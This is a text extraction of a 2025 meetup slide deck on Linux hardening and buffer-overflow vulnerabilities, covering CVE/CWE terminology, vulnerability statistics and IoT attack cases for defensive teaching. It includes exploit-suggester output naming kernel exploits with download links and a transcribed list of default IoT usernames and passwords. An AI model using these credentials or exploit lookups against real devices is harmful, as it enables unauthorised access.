

Mitigating Hackers with Hardening on Linux – An Overview for Developers, focus on BOF (Buffer Overflow)

Kaiwan N Billimoria, *kaiwanTECH*
@kaiwanbill

Bangalore Kernel Meetup, April 2025 !

\$ whoami

- I've been in the software industry from late 1991
- I worked on Unix and then 'discovered' Linux around '96-'97 (2.0/2.1 kernel's)
 - Been glued to it ever since!
 - Self-taught: Linux scripting, apps, kernel OS/drivers, embedded Linux, debugging, all along the journey
 - Of course, the learning continues to this day!
 - Contributed to open source as well as closed-source projects; Linux kernel, a very small bit...
- My GitHub repos: <https://github.com/kaiwan>

\$ whoami

- **Author of five books on Linux** (all published by Packt Publishing, Birmingham, England)
 - **Linux Kernel Programming, 2nd Ed, Feb 2024**
 - **Linux Kernel Debugging, Aug 2022**
 - **Linux Kernel Programming, Mar 2021**
 - **Linux Kernel Programming, Part 2 (Char Drivers), Mar 2021**
 - **Hands-On System Programming with Linux, Oct 2018**
- [My Amazon author page](#)
- [My LFX \(Linux Foundation\) profile page](#)

The screenshot shows Kaiwan N Billimoria's author profile on Packt Publishing. At the top, there is a circular profile picture of Kaiwan, followed by his name "Kaiwan N Billimoria" and a "Following" button. Below this are navigation links for "HOME", "ABOUT", and "ALL BOOKS". The main content area features a large title "Kaiwan N Billimoria". On the left, under "About the author", there is a bio: "Kaiwan Billimoria taught himself BASIC programming on his Dad's office IBM PC when he was in the 9th grade (back in 1983). The urge to learn, hack and master at the level of..." and a "Read full bio" link. To the right, under "Most popular", is a thumbnail for "Linux Kernel Programming" (Second Edition) by Kaiwan N Billimoria, showing a yellow and orange wavy design, with a price of \$31.19. Below this, under "Top Kaiwan N Billimoria titles for you", are five book thumbnails: "Linux Kernel Programming" (Second Edition), "Linux Kernel Programming: A comprehensive and practical guide...", "Linux Kernel Debugging", "Linux Kernel Programming Part 2 - Char Device Drivers and Kernel Synchronization", and "Hands-On System Programming with Linux: Explore Li...". Each book thumbnail includes its title, author, a small image, a star rating, and the number of reviews.

\$ whoami

- *GitHub repo for this presentation*
- *kaiwanTECH LinkTree*
- *LinkedIn public profile*
- *My Tech Blog* [please do follow!]
- *Corporate training*
- *My GitHub repos* [a request: please do star the repos you like]

Linux OS – Security and Hardening

- **Agenda**

- **Part I**

- Basic Terminology
- Current State
 - Linux kernel vulnerability stats
 - “Security Vulnerabilities in Modern OS’s” - a few slides

- **Part II**

- Tech Preliminary: the process Stack
- BOF (Buffer OverFlow) Vulnerabilities
 - What exactly does BOF mean

Linux OS – Security and Hardening

- **Agenda (contd.)**
 - Why is BoF dangerous?
 - [Demo: a PoC on (virtualized) ARM]
- **Part III**
 - Modern OS Hardening Countermeasures
 - Using Managed programming languages
 - Compiler protections
 - Libraries
 - Executable space protection
 - [K]ASLR
 - Better Testing
 - Concluding Remarks
 - Q&A

Linux OS – Security and Hardening

Resources

git clone <https://github.com/kaiwan/hacksec>

All code, tools and reference material related to this presentation is available here.

```
$ tree -d .  
.  
├── code  
│   ├── bof_poc  
│   ├── format_str_issue  
│   ├── iof  
│   └── mmap_privesc_xploit  
└── tools_sec  
    └── checksec.sh      ← ver 2.1.0, Brian Davis  
        [ ... ]  
    ├── kconfig-hardened-check  
    ├── linux-exploit-suggester-2-master  
    ├── linux-kernel-defence-map  
    └── linuxprivchecker
```

Basic Terminology

.....

[Source](#)

Attack Surface

- The attack surface of a system is the “sum” of the inputs that can be controlled or influenced by untrusted users
- It “measures” the system vulnerability potential
- Reducing the attack surface is one important way to increase the security of a system

Basic Terminology

.....

Source - Wikipedia

Vulnerability

- In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.
- Vulnerability is the intersection of three elements:
 - a system susceptibility, flaw or defect (bug)
 - attacker access to the flaw, and
 - attacker capability to exploit the flaw
- A **software vulnerability** is a security flaw, glitch, or weakness found in software or in an operating system (OS) that can lead to security concerns. An example of a software flaw is the buffer overflow defect.

Basic Terminology

...

[Source - Wikipedia](#)

Exploit

- In computing, an exploit is an attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders
- Used as a verb, the term refers to the act of successfully making such an attack.

Basic Terminology

Source: [CVEdetails](#)

What is an "Exposure"?

- An information security exposure is a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network.
- Aka 'info-leak'.
- Side channel attacks: leveraging physical effects that 'leak' from a device to formulate an attack.
- See this recent one:
'Hackers can steal cryptographic keys by video-recording power LEDs 60 feet away', Goodin, ars Technica, June 2012
3
- While the world is now kind of (sadly) used to software vulns and exposures, what about the same but at the hardware level! Recent news stories have the infosec community in quite a tizzy. F.e.:
["The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies"](#), Bloomberg, 04 Oct 2018.
- [Side-Channel Attacks & the Importance of Hardware-Based Security](#), July 2018

Basic Terminology

What is an "*Exposure*"? (contd.)

The [Linux Exploit Suggester 2](#) project allows one to lookup what exploits (based on known vulnerabilities) a given Linux kernel (or kernel series) is vulnerable to...

Eg.: on my native x86_64 Ubuntu 22.04 LTS system:

```
$ ls
code/    OSI_07Oct21_mitigatinghackers_B0F_notes.pdf  ref_doc/
LICENSE  README.md                                     security_hardening_v1.3_Oct2021_kaiwanTECH.pdf
$ cd tools_sec/
$ ls
ASLR_check.sh*  color.sh      kconfig-hardened-check/  linux-exploit-suggester-2-master/  linuxprivchecker.py*
checksec.sh/    flawfinder*   kconfig-hardened-check.txt  linux-kernel-defence-map/          simple_scan4vuln.sh*
$ cd linux-exploit-suggester-2-master/
$ git pull
Already up to date.
$ ./linux-exploit-suggester-2.pl

#####
# Linux Exploit Suggester 2
#####

Local Kernel: 5.15.0
Searching 72 exploits...

Possible Exploits

No exploits are available for this kernel version

$
```

What is an "Exposure"? (contd.)

Linux Exploit Suggester 2 project:

Running the script for the 4.x kernel series reveals that there are exploits pertaining to known vulns:

(One can even download the exploit code with a -d option -it's from the exploit-db.com site!)

```
Terminal
#####
Usage: ./linux-exploit-suggester-2.pl [-h] [-k kernel] [-d]
[-h] Help (this message)
[-K] Kernel number (eg. 2.6.28)
[-d] Open exploit download menu

You can also provide a partial kernel version (eg. 2.4)
to see all exploits available.

bbb linux-exploit-suggester-2-master $ ./linux-exploit-suggester-2.pl -k 4.1
#####
Linux Exploit Suggester 2
#####

Local Kernel: 4.1
Searching 72 exploits...

Possible Exploits
[1] dirty_cow (4.1.0)
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[2] exploit_x (4.1.0)
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[3] get_rekt (4.10.0)
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

bbb linux-exploit-suggester-2-master $ ./linux-exploit-suggester-2.pl -k 4.1 -d
#####
Linux Exploit Suggester 2
#####

Local Kernel: 4.1
Searching 72 exploits...

Possible Exploits
[1] dirty_cow (4.1.0)
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
[2] exploit_x (4.1.0)
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[3] get_rekt (4.10.0)
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

Exploit Download
(Download all: 'a' / Individually: '2,4,5' / Exit: ^C)
Select exploits to download: □
```

Basic Terminology

- **What is a CVE?** [\[Source\]](#)
- CVE® : *Common Vulnerabilities and Exposures*
- A **CVE** is
 - One name for one vulnerability or exposure
 - One standardized description for each vulnerability or exposure
 - A dictionary rather than a database
 - How disparate databases and tools can "speak" the same language
 - [...] Industry-endorsed via the CVE Numbering Authorities, CVE Board, and CVE-Compatible Products
- **CWE**
 - Src A **CWE - Common Weakness Enumeration** : "... is a community-developed list of common software and hardware weakness types that have security ramifications. A "weakness" is a condition in a software, firmware, hardware, or service component that, under certain circumstances, could contribute to the introduction of vulnerabilities. The CWE List and associated classification taxonomy serve as a language that can be used to identify and describe these weaknesses in terms of CWEs.
 - Targeted at both the development and security practitioner communities, the main goal of CWE is to stop vulnerabilities at the source by educating software and hardware architects, designers, programmers, and acquirers on how to eliminate the most common mistakes before products are delivered.

Basic Terminology

What is a CVE Identifier?

CVE Identifiers (also called "CVE names," "CVE numbers," CVE-IDs," and "CVEs") are unique, common identifiers for publicly known information security vulnerabilities.

Each CVE Identifier includes the following:

CVE identifier number (i.e., "CVE-2014-0160").

Indication of "entry" or "candidate" status.

Brief description of the security vulnerability or exposure.

Any pertinent references (i.e., vulnerability reports and advisories or OVAL-ID).

CVE Identifiers are used by information security product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE Identifiers

F.e., the powerful industry-standard embedded Linux build system **Yocto**, uses CVE numbers to tag and track vulnerabilities in existing packages and warn the developer!

[FYI: talk : '**Tracking Vulnerabilities with Buildroot and Yocto - Arnout Vandecappelle**', Mind at EOSS, Prague, June '23]

Resources

The **CVEDetails website** provides valuable information and a scoring system

Basic Terminology

What is a CVE Identifier?

New!

The OSV – Open Source Vulnerabilities – database.

Scanning tools, CI, GitHub integration, and more...

<https://osv.dev/>

APIs as well:

F.e.

curl -d \

```
'{"commit": "6879efc2c1596d11a6a6ad296f80063b558d5e0f"}' \
"https://api.osv.dev/v1/query"
```

(or can query a product by version #).


[OSV FAQ page](#)

Basic Terminology

- A CVE Example
- [CVE-2014-0160](#)
[aka “Heartbleed”]
- Description:

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

- (see <http://heartbleed.com/> for details)
- Maps to **CWE-126: Buffer Over-read** : [link](#)
- Must-see: [Heartbleed explained by comic on XKCD!](#)



Basic Terminology

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2014-0160

Documentation CVE id, product, vendor... Log in

Vulnerability Details : CVE-2014-0160 Public exploit exists!

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Published 2014-04-07 22:55:04 Updated 2025-04-12 10:46:41 Source Red Hat, Inc. View at NVD , CVE.org

Products affected by CVE-2014-0160

Broadcom » Symantec Messaging Gateway » Version: 10.6.0 cpe:2.3:a:broadcom:symantec.messaging_gateway:10.6.0:***:***:***	Matching versions
Broadcom » Symantec Messaging Gateway » Version: 10.6.1 cpe:2.3:a:broadcom:symantec.messaging_gateway:10.6.1:***:***:***	Matching versions
Canonical » Ubuntu Linux » Version: 12.04 ESM Edition cpe:2.3:o:canonical:ubuntu_linux:12.04:***:esm:***	Matching versions
Canonical » Ubuntu Linux » Version: 12.10 cpe:2.3:o:canonical:ubuntu_linux:12.10:***:***:***	Matching versions
Canonical » Ubuntu Linux » Version: 13.10 cpe:2.3:o:canonical:ubuntu_linux:13.10:***:***:***	Matching versions
Debian » Debian Linux » Version: 6.0 cpe:2.3:o:debian:debian_linux:6.0:***:***:***	Matching versions
Debian » Debian Linux » Version: 7.0 cpe:2.3:o:debian:debian_linux:7.0:***:***:***	Matching versions
Debian » Debian Linux » Version: 8.0 cpe:2.3:o:debian:debian_linux:8.0:***:***:***	Matching versions
Fedoraproject » Fedora » Version: 19 cpe:2.3:o:fedoraproject:fedora:19:***:***:***	Matching versions
Fedoraproject » Fedora » Version: 20	

The Heartbleed vuln on the cvedetails website

Basic Terminology

Most software security vulnerabilities fall into one of a small set of categories:

- Buffer overflows
- Unvalidated input
- Race conditions
- Access-control problems
- Weaknesses in authentication, authorization, or cryptographic practices

[Source](#)

My book
*'Hands-On System Programming with Linux',
Packt, Oct 2018, Ch 5 and Ch 6*
discusses common memory defects, their detection
and mitigation (including the BoF) in userspace Linux

Basic Terminology

CWE - Common Weakness Enumeration - Types of Exploits

Related Activities		
<ul style="list-style-type: none">The Software Assurance Metrics and Tool Evaluation (SAMATE) Project, NIST.		
NVD CWE Slice		
Name	CWE-ID	Description
Access of Uninitialized Pointer	CWE-824	The program accesses or uses a pointer that has not been initialized.
Algorithmic Complexity	CWE-407	An algorithm in a product has an inefficient worst-case computational complexity that may be detrimental to system performance and can be triggered by an attacker, typically using crafted manipulations that ensure that the worst case is being reached.
Allocation of File Descriptors or Handles Without Limits or Throttling	CWE-774	The software allocates file descriptors or handles on behalf of an actor without imposing any restrictions on how many descriptors can be allocated, in violation of the intended security policy for that actor.
Argument Injection or Modification	CWE-88	The software does not sufficiently delimit the arguments being passed to a component in another control sphere, allowing alternate arguments to be provided, leading to potentially security-relevant changes.
Asymmetric Resource Consumption (Amplification)	CWE-405	Software that does not appropriately monitor or control resource consumption can lead to adverse system performance.
Authentication Issues	CWE-287	When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct.
Buffer Errors	CWE-119	The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.

[Link](#)

CVEdetails – top 50 vendors, vulnerability-wise !

https://www.cvedetails.com/top-50-vendor-cvssscore-distribution.php

Documentation CVE id, product, vendor... Log in

CVSS Score Distribution For Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities

This page is archived and preserved for historical purposes only. This page is no longer updated.

Vendor Name	Number of Total Vulnerabilities	# Of Vulnerabilities										Weighted Average	% Of Total									
		0-1	1-2	2-3	3-4	4-5	5-6	6-7	7-8	8-9	9+		0-1	1-2	2-3	3-4	4-5	5-6	6-7	7-8	8-9	9+
1 Microsoft	2305	2	4	135	12	219	591	121	622	16	583	7.30	0	0	6	1	10	26	5	27	1	25
2 Apple	1171	2	13	78	7	184	220	172	264	5	226	7.00	0	1	7	1	16	19	15	23	0	19
3 SUN	1155	1	17	76	14	224	191	81	369	2	180	6.90	0	1	7	1	19	17	7	32	0	16
4 IBM	970	2	13	47	14	163	175	74	288	5	189	7.10	0	1	5	1	17	18	8	30	1	19
5 Oracle	798		12	28	21	138	156	86	132	5	220	7.20	0	2	4	3	17	20	11	17	1	28
6 Cisco	716	1	1	24	9	48	189	46	292	7	99	7.30	0	0	3	1	7	26	6	41	1	14
7 Mozilla	697		1	54	5	123	172	55	134		153	6.90	0	0	8	1	18	25	8	19	0	22
8 Linux	654	1	22	142	16	186	60	39	168	1	19	5.60	0	3	22	2	28	9	6	26	0	3
9 HP	611	1	4	36	3	106	92	32	204	2	131	7.20	0	1	6	0	17	15	5	33	0	21
10 Redhat	485		17	65	6	70	82	28	152	2	63	6.50	0	4	13	1	14	17	6	31	0	13
11 Adobe	299			17	1	61	34	18	30		138	7.70	0	0	6	0	20	11	6	10	0	46
12 Novell	285	1	3	10	4	39	94	15	65		54	6.90	0	1	4	1	14	33	5	23	0	19
13 Apache	277		1	13	7	69	104	23	46		14	6.20	0	0	5	3	25	38	8	17	0	5
14 PHP	265			18	2	27	68	36	88		26	6.90	0	0	7	1	10	26	14	33	0	10
15 FreeBSD	264		4	38	7	38	50	17	89		21	6.40	0	2	14	3	14	19	6	34	0	8
16 Symantec	250		3	10	6	37	57	16	63	1	57	7.10	0	1	4	2	15	23	6	25	0	23
17 Joomla	248			1	1	16	21	42	157		10	7.50	0	0	0	0	6	8	17	63	0	0

All software - Vulnerability Stats

Source (CVEdetails)
(2015 to mid-2025)

Documentation Log in

Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	343	1093	216	773	146	3	248	49	8	46	0
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2474	1541	505	1500	281	154	334	109	57	97	934
2018	2083	1731	503	2041	569	112	479	188	118	85	1247
2019	1203	2029	544	2387	487	126	560	137	103	121	906
2020	1217	1872	465	2201	436	110	415	119	131	100	812
2021	1663	2528	742	2724	548	91	520	126	192	133	676
2022	1849	3289	1769	3395	717	94	769	125	230	141	767
2023	1636	2149	2116	5111	749	112	1392	124	240	169	538
2024	1777	2517	2650	7455	942	256	1435	111	373	120	123
2025	550	761	1072	3423	305	163	895	31	176	43	0
Total	15213	20606	10667	31486	5270	1225	7132	1158	1643	1083	6003

The CWE – Top 25 List (2024)

CWE Top 25 (2024)

- Study the KEV catalog [here](#)
- Each CWE is thoroughly documented! F.e., the 2nd one for 2024, CWE-787 'Out-of-bounds Write' (an OOB defect!) is [documented in detail here](#)
<do see it!>

Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Home > CWE Top 25 > 2024

Home | About ▾ | Learn ▾ | Access Content ▾ | Com

2024 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: X | View in table format | Key Insights | Methodology

1	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') CWE-79 CVEs in KEV: 3 Rank Last Year: 2 (up 1) ▲
2	Out-of-bounds Write CWE-787 CVEs in KEV: 18 Rank Last Year: 1 (down 1) ▼
3	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') CWE-89 CVEs in KEV: 4 Rank Last Year: 3
4	Cross-Site Request Forgery (CSRF) CWE-352 CVEs in KEV: 0 Rank Last Year: 9 (up 5) ▲
5	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') CWE-22 CVEs in KEV: 4 Rank Last Year: 8 (up 3) ▲
6	Out-of-bounds Read CWE-125 CVEs in KEV: 3 Rank Last Year: 7 (up 1) ▲
7	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') CWE-78 CVEs in KEV: 5 Rank Last Year: 5 (down 2) ▼
8	Use After Free CWE-416 CVEs in KEV: 5 Rank Last Year: 4 (down 4) ▼
9	Missing Authorization CWE-862 CVEs in KEV: 0 Rank Last Year: 11 (up 2) ▲
10	Unrestricted Upload of File with Dangerous Type CWE-441 CVEs in KEV: 0 Rank Last Year: 10

Bangalore Kernel Meetup

Buffer Overflow (BOF) attacks

- Real Life Examples (a bit old though)- gathers a few actual attacks of different kinds - phishing, password, crypto, input, BOFs, etc
- A few 'famous' (public) Buffer Overflow (BOF) Exploits
 - 02 Nov 1988: [Morris Worm](#) – first network ‘worm’; exploits a BoF in fingerd (and DEBUG cmd in sendmail). [Article](#) and [Details](#)
 - [24 Sep 2014: ShellShock](#) [serious bug in bash!]
 - [15 July 2001: Code Red](#) and Code Red II ; [CVE-2001-0500](#)
 - [07 Apr 2014: Heartbleed](#) ; [CVE-2014-0160](#)
 - Recent (Feb 2022): ‘Multiple vulnerabilities in Cisco Small Business RV160, RV260, RV340, and RV345 Series Routers could allow an attacker to do any of the following: Execute arbitrary code Elevate privileges Execute arbitrary commands Bypass authentication and authorization protections Fetch and run unsigned software Cause denial of service (DoS)’ : [CVE-2022-20708](#)
- The Risks Digest

Recent: [Vol 33 Issue 71, 16 May 2023](#) carries, among others, articles on the challenges of ethical AI, chatGPT, the need for regulation...

IoT products - Attacks in the Real-World

- IoT devices in the real world: iotlineup.com + many more ...

**Bitdefender BOX
IoT Security Solution**



Blocks incoming threats and can scan all your devices for vulnerabilities... [»read more](#)

Home Security and Safety, Home Automation, Network Security

▶ Video ⚒ Buy ⌂ Website

**Google Home
Voice controller**



The connected voice controller from Google. Besides controlling your home it... [»read more](#)

Home Appliances, Home Automation, Remote Controls

▶ Video ⌂ Website

**Amazon Echo (2nd Generation)
Voice controller**



The connected voice controller from Amazon. Can give you information, music... [»read more](#)

Home Appliances, Home Automation, Remote Controls, Alexa Enabled

▶ Video ⚒ Buy ⌂ Website

**Nest Cam
Indoor camera**



The monitoring tool you've been waiting for. It brings all the benefits... [»read more](#)

▶ Video ⚒ Buy ⌂ Website


**Mr. Coffee
Smart Coffeemaker**



The 10-Cup Smart Coffeemaker makes it easy to schedule, monitor, and... [»read more](#)

▶ Video ⌂ Website

**SmartMat
Intelligent Yoga Mat**



The interactive yoga utility that helps you perfect your yoga training through real time pressure sensing technology and smart mobile interfacing.

▶ Video ⌂ Website

Helps you perfect your yoga training through real time pressure sensing... [»read more](#)

IoT Products - Attacks in the Real-World

- [IoT Security Wiki : One Stop for IoT Security Resources](#)

Huge number of resources (whitepapers, slides, videos, etc) on IoT security

- [US-CERT Alert \(TA16-288A\) - Heightened DDoS Threat Posed by Mirai and Other Botnets](#)

"On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record, exceeding 620 gigabits per second (Gbps).[\[1\]](#) An IoT botnet powered by **Mirai malware** created the DDoS attack.

The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. **The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices.** Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.[\[2\]](#) The purported Mirai author claimed that over 380,000 IoT devices were enslaved by the Mirai malware in the attack on Krebs' website.[\[3\]](#)

In late September, a separate Mirai attack on French webhost OVH broke the record for largest recorded DDoS attack. That DDoS was at least 1.1 terabits per second (Tbps), and may have been as large as 1.5 Tbps.[\[4\]](#) ..."

IoT Products - Attacks in the Real-World

<https://github.com/lcashdol/IoT/blob/master/passwords/list-2019-01-29.txt>

The screenshot shows a GitHub repository page for 'lcashdol / IoT'. The repository has 2 stars, 35 forks, and 13 issues. The 'Code' tab is selected. The branch is 'master'. The file 'IoT / passwords / list-2019-01-29.txt' is displayed. A commit by 'Larry W. Cashdollar' added files 16 days ago with commit hash 66b28d3. The file contains 924 lines (923 sloc) and 25.2 KB. The content of the file is a list of 22 password hashes, each starting with 'user:' followed by a colon-separated password.

Line Number	Password Hash
1	user:0000 passwd:0000
2	user:1234 passwd:12345
3	user:1p passwd:1p
4	user: passwd:1234
5	user:abc passwd:password
6	user:aditya passwd:aditya
7	user:admin02 passwd:admin02
8	user:admin passwd:\$
9	user:admin passwd:1111
10	user:admin passwd:11111
11	user:admin passwd:1234
12	user:admin passwd:12345
13	user:admin passwd:1234567
14	user:admin passwd:12345678
15	user:admin passwd:123password123
16	user:admin passwd:162534
17	user:admin passwd:321123
18	user:admin passwd:696969
19	user:admin passwd:7ujMko@admin
20	user:admin passwd:admin
21	user:admin passwd:admin1
22	user:admin passwd:admin123!@#

*Did you find
yours? :-)*

IoT Products - Attacks in the Real-World

- **MUST-SEE**

- OWASP : Open Web Application Security Project
- (On the right) OWASP IoT Top 10 Vulns, 2024 [[link](https://www.wattlecorp.com/owasp-iot-top-10/)]
- (Below) The OWASP IoT Project for 2018 [[link](#)]



OWASP IoT project is focused on helping manufacturers, developers, and users understand the security risks of IoT devices and provide guidance on how to get rid of these risks.

OWASP IoT Top 10 Vulnerabilities

Here are the security risks reported in the OWASP IoT Top 10,

OWASP IoT TOP 10


Rank	Vulnerability Description
1	Weak, Guessable, or Hardcoded Passwords
2	Insecure Network Services
3	Insecure Ecosystem Interfaces
4	Lack of Secure Update Mechanism
5	Using Insecure or Outdated Components
6	Lack of a Proper Privacy Protection
7	Insecure Data Transfer and Storage
8	Absence of Device Management
9	Insecure Default Settings
10	Lack of Physical Hardening

Related article: '*The real dangers of vulnerable IoT devices*', Tavares, Sept 2021 [[link](#)]

tacks in the Real-

- **MUST-SEE**

- OWASP IoT TOP 10 2018



IoT - Attacks in the Real-World

- Okay, here's one real-world example of Not following these policies:
- Very interesting articles:
'How I Hacked my Car', greenluigi1, 22-May-2022 [[link](#), [link2](#)]

“... Whatever USB adapter I used would always appear as eth1. It was also at this point I realized that the Wi-Fi password was dumped into the logs when it was generated, meaning I could use the Wi-Fi connection ...”


Further, even the firmware encryption keys were stored in the Yocto setup script which was inadvertently shipped!

(And guess what? The key values were from example code on the net).

IOW, there were clear **code secrets vulns** !

Whoops! Look at points 06 and 07 ... essentially, they were not followed.

LFX has a Security platform for LF projects!
<https://lfx.linuxfoundation.org/tools/security>



IoT - Attacks in the Real-World

Hacking DefCon 23's IoT Village Samsung fridge, Aug 2015 (DefCon 23)

